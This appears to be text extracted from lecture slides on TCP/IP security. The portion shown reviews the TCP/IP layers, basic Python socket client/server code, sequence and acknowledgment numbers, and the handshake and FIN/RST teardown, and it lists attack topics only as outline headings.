



Attacks on TCP and IP

Recall: Encapsulation



Recall: TCP/IP Protocol Suite

- *application*: supporting network applications
 - FTP, SMTP, HTTP
- *transport*: process-to-process data transfer
 - TCP, UDP
- *network*: routing of datagrams from source to destination
 - IP, routing protocols
- *link*: data transfer between neighboring network elements
 - Ethernet, 802.111 (WiFi), PPP
- *physical*: bits “on the wire”



Outline


- TCP overview
- Attacks on TCP:
 - TCP Sequence Number Prediction
 - SYN Flooding
 - TCP Reset
 - TCP Session Hijacking
- Network Reconnaissance (TCP-based)
- Attacks on IP and ARP

Transmission Control Protocol

A quick review

Recall: Transport Layer

- Provides process-to-process communication services
- User Datagram Protocol (UDP)
 - No delivery guarantees
 - Connectionless protocol
 - Low overhead
- Transmission Control Protocol (TCP)
 - Reliable transmission (but no bandwidth guarantees)
 - Connection-oriented
 - More overheads



Main TCP Features

- Connection-oriented
 - logical
- Full-duplex
- Reliable data transmission
 - **Byte ordering**
- Flow control
- Congestion control

1. Connection Establishment
2. Data Transmission
3. Connection Teardown

Socket Programming using TCP

Client

- 1 Create a socket
 - SOCK_STREAM
- 2 Set destination info.
 - IP and port number
- 3 Connect to the server
 - Logical and unique connection.
- 4 Send/Receive data
 - e.g., write and read
- 5 Close the connection (eventually)

Server

- 1 Define two sockets
 - Listening and connection
- 2 Bind to a port number
 - App is ready for receiving connection requests
- 3 Listen for connections
 - Extracts the first connection request from the queue
- 4 Accept a connection
- 5 Send/Receive data

Socket Programming using TCP: Python Example

Client

- 1 Create a socket

```
sock = socket.socket(socket.AF_INET,  
socket.SOCK_STREAM)
```

- 2 Set destination info.

In C, filling the struct `sockaddr_in`

- 3 Connect to the server

```
sock.connect((HOST, PORT))
```

- 4 Send/Receive data

```
sock.sendall(sdata)  
rdata = sock.recv(1024)
```

- 5 Close the connection (eventually)

```
sock.close()
```

Server

- 1 Define two sockets

```
lsock = socket.socket(socket.AF_INET,  
socket.SOCK_STREAM)
```

- 2 Bind to a port number

```
lsock.bind((HOST, PORT))
```

- 3 Listen for connections

```
lsock.listen()
```


- 4 Accept a connection

```
conn, addr = lsock.accept()
```

- 5 Send/Receive data

```
rdata = conn.recv(1024)  
conn.sendall(sdata)
```


Reliable Data Transmission (RDT)



Sequence and Acknowledgment Numbers


- Data is an ordered stream of bytes
- Seq. # of a segment:
 - The byte number of the 1st byte in that segment
- ACK #:
 - The seq. # of the **next** byte that the sender is expecting from the receiver
- ACKs are piggybacked on data segment
- Cumulative ACK
 - If the ACK # is x, the host has received all bytes from 0 to x-1.

Example: ACK and SEQ Numbers



Connection Establishment


- Any TCP connection starts with a **three-way handshake**.



Closing TCP Connections

- Two Protocols:
 - FIN
 - RST

Closing TCP Connections: FIN Protocol



Closing TCP Connections: RST

1


Error! I'm
closing this
conn!



A

RST

